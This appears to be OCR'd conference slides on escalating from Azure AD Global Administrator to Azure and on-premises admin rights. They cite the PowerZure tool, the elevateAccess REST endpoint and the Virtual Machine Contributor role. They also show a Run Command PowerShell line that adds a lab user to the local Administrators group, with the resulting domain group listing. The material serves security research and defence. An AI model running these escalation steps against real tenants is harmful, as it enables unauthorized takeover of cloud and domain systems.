From Azure AD Global Admin to Azure Admin




Ryan Hausknecht
@Haus3c

Added a new function, Set-ElevatedPrivileges, to PowerZure that will elevate your privileges from AAD 'Global Administrator' to Azure 'User Access Administrator' as outlined by @PyroTek3 here: adsecurity.org/?p=4277 via REST API call.

evate access work?

From Azure AD to Active Directory (via Azure) – An Unanticipated At...
For most of 2019, I was digging into Office 365 and Azure AD and looking at features as part of the development of the new Trimarc ...
adsecurity.org

10:42 AM · Jul 16, 2020 · Twitter Web App



Global Administrator - Elevate Access

Service: Authorization
API Version: 2015-07-01

Elevates access for a Global Administrator.

HTTP

Copy

```
POST https://management.azure.com/providers/Microsoft.Authorization/elevateAccess?api-version=2015-07-01
```

URI Parameters

Name	In	Required	Type	Description
`api-version`	query	True	string	The API version to use for this operation.

Responses

Name	Type	Description
200 OK		OK - Returns an HttpResponseMessage with HttpStatusCode 200.

Security

azure_auth

Azure Active Directory OAuth2 Flow

From Azure AD Global Admin to Azure Admin

Virtual Machine Contributor


“… lets you manage virtual machines, but not access to them, and not the virtual network or storage account they're connected to.”

https://docs.microsoft.com/en-us/azure/role-based-access-control/built-in-roles#virtual-machine-contributor

From Azure AD Global Admin to Azure Admin

Virtual Machine Contributor


Microsoft.Compute/virtualMachines/runCommand/



Run Command uses the VM ag
and for general machine and a

NAME
RunPowerShellScript
DisableNLA
EnableAdminAccount
EnableEMS
EnableRemotePS
IPConfig
RDPSettings

From Azure AD Global Admin to Azure Admin



Run Command Script

RunPowerShellScript

Script execution complete


PowerShell Script

```
d -ScriptBlock {net Localgroup administrators /add $args[0] } -ArgumentList("ACME\HanSolo")
```

Output


```
The command completed successfully.
```

From Azure AD Global Admin to Azure Admin



```
PS C:\> Get-ADGroupMember 'Administrators' | select distinguishedName

distinguishedName
-----------------
CN=Han Solo,OU=Accounts,DC=theacme,DC=io
CN=VMWareAdmin,OU=Service Accounts,DC=theacme,DC=io
CN=SCCMPushAccount,OU=Service Accounts,DC=theacme,DC=io
CN=InsightMgr,OU=Service Accounts,DC=theacme,DC=io
CN=ForeFrontAdmin,OU=Service Accounts,DC=theacme,DC=io
CN=Brightmailsvc,OU=Service Accounts,DC=theacme,DC=io
CN=Domain Admins,CN=Users,DC=theacme,DC=io
CN=Enterprise Admins,CN=Users,DC=theacme,DC=io
CN=TrimarcAdmin,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
```

From Azure AD Global Admin to Azure Admin

